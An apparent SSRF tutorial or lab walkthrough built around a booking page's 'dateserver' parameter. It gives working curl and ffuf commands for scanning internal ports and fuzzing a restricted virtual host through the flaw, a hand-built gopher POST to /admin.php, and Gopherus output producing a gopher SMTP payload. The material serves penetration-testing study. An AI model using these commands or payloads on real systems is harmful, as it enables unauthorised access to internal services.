
A Server-Side Request Forgery ( SSRF ) vulnerability occurs when an application allows an attacker to influence or control a server-side request to an arbitrary destination.
This can be abused to make the vulnerable server access internal services, restricted resources, cloud metadata endpoints or external systems that would otherwise be unreachable by the attacker
Confirming SSRF

Let’s suppose we are dealing with a web page that have a appointment schedule feature
Zoom in
So, we fill in the required information and select the Check Availability button

Then, an HTTP request is made, so we can intercept the latter using an HTTP Proxy such as Burpsuite
Doing so, we get the following information →
Zoom in
An HTTP POST request is made to /index.php with the following data:
listening on [any] 80 ...connect to [10.10.10.5] from (UNKNOWN) [10.129.61.185] 38782GET /ssrf HTTP/1.1Host: 10.10.10.5:80Accept: */*
So, the web application in question is vulnerable to SSRF, as we have been able to coerce it into making an HTTP request to an external resource - in this case under our control
Internal Network Enumeration
Internal Port Discovery
Following the example of Confirming SSRF, we can leverage this security flaw to conduct a port scan from the target and maybe uncover non-externally accesible ports
Uncover ports on the given host or on other host on the same network
First, we have to know how the web server responds when we try to reach an unavailable port
curl --silent --location --request POST --data 'dateserver=http://localhost:<PORT>&date=2024-01-01' 'http://<TARGET>/index.php' ; echo
e.g.
curl --silent --location --request POST --data 'dateserver=http://localhost:7777&date=2024-01-01' 'http://10.129.61.185/index.php' ; echo
Expected Output
Error (7): Failed to connect to localhost port 7777 after 0 ms: Couldn't connect to server
Doing so, we can filter out this response and automate the process above using a fuzzer to discover any internal port
Once we have discovered an SSRF vulnerability, we can leverage it to access restricted web applications or another endpoints

That is, following the previous example, we intercept an HTTP request and see a POST parameter whose value corresponds to an specific URL containing an unknown domain
If we add the domain above into our /etc/hosts file and try to access it, we get a 403 forbidden error
Zoom in

So, it seems that there is any access restriction. However, we could try to leverage the SSFR to access it again
Doing so, we don’t receive another 403 error but rather a resource with directory listing enabled, so we have successfully bypassed the imposed restriction
Now, let’s suppose that directory listing was not enabled for this virtual host, then we would have to fuzz for existing resources i.e. directories and files
To do this, we could proceed as follows →
ffuf -v -w '<WORDLIST>' -X POST --data 'dateserver=http://dateserver.htb/FUZZ&date=2024-01-01' -H 'Content-Type: application/x-www-form-urlencoded' -e '.php' -u 'http://<TARGET>/index.php' -fr 'The requested URL was not found'
e.g.
ffuf -v -t 200 -w '/usr/share/seclist/Discovery/Web-Content/raft-small-words.txt' -X POST --data 'dateserver=http://dateserver.htb/FUZZ&date=2024-01-01' -H 'Content-Type: application/x-www-form-urlencoded' -e '.php' -u 'http://10.129.61.185/index.php' -fr 'The requested URL was not found'

Once we have disclosed some interesting endpoints in a non-accesible web application through the discovered SSRF, such as /admin.php, it might be required to send data to them via POST requests
Zoom in
Then, a problem arises as we can only send data through the URL we put in the dataserver parameter i.e. only HTTP GET requests can be sent

However, this is where Gopher comes into play, a protocol that allows us to send arbitrary bytes to a TCP socket
So, we can leverage it to create a POST request by building the HTTP request ourselves, such as:
POST /admin.php HTTP/1.1Host: dateserver.htbContent-Length: 13Content-Type: application/x-www-form-urlencodedadminpw=admin
It requires to URL-encode both spaces and newlines characters in order to build a valid gopher URL. An specific format is required as well →
Python2 is required. Check this out for installation
Setup
git clone https://github.com/tarunkant/Gopherus
Usage
python2.7 gopherus.py --exploit smtp
Expected Output
Give Details to send mail:Mail from : john.doe@example.comMail To : anonymous@example.comSubject : Test EmailMessage : Test EmailYour gopher link is ready to send Mail:gopher://127.0.0.1:25/_MAIL%20FROM:john.doe%40example.com%0ARCPT%20To:anonymous%40example.com%0ADATA%0AFrom:john.doe%40example.com%0ASubject:Test%20Email%0AMessage:Test%20Email%0A.-----------Made-by-SpyD3r-----------